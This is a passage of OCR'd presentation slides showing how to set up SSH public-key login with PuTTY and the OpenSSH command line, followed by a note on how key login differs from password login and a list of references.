
- [ ] Allow agent forwarding
- [ ] Allow attempted changes of username in SSH-2

Private key file for authentication: y_keys\private_key_192.168.0.100.ppk

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Create a SSH Key (Putty)

- Login



```
Using username "root".
Authenticating with public key "myname@example.com"
Passphrase for key "myname@example.com":
Last login: Mon Dec  4 23:11:37 2006 from 192.168.0.210
server1:~#
```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Create a SSH Key (SSH Commandline)

- Create the configuration directory

```
mkdir ~/.ssh
```

- Create the key

```
ssh-keygen -t rsa
```

- Copy the public key to the server

```
ssh user@server mkdir ~/.ssh
scp id_rsa.pub user@server:~/.ssh/authorized_keys
```

- Login

```
ssh user@server.com
```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Diferences Between Authentications

- The password doesn't travel throught the network, stays in your computer.
- You authenticate with an asymmetric key that is stronger than any password.
- As an admin, when you disables an account you have to delete his public key, otherwise the disabled account will login with the key.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

References

- http://en.wikipedia.org/wiki/Secure_Shell
- http://www.redhat.com/docs/manuals/linux/RHL-9-Manual/ref-guide/s1-ssh-conn.html
- http://pauldotcom.com/2010/04/capturing-ssh-v1-v2-credential.html
- http://www.cyberciti.biz/tips/linux-unix-bsd-openssh-server-best-practices.html

References

- http://www.howtoforge.com/ssh_key_based_logins_putty

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com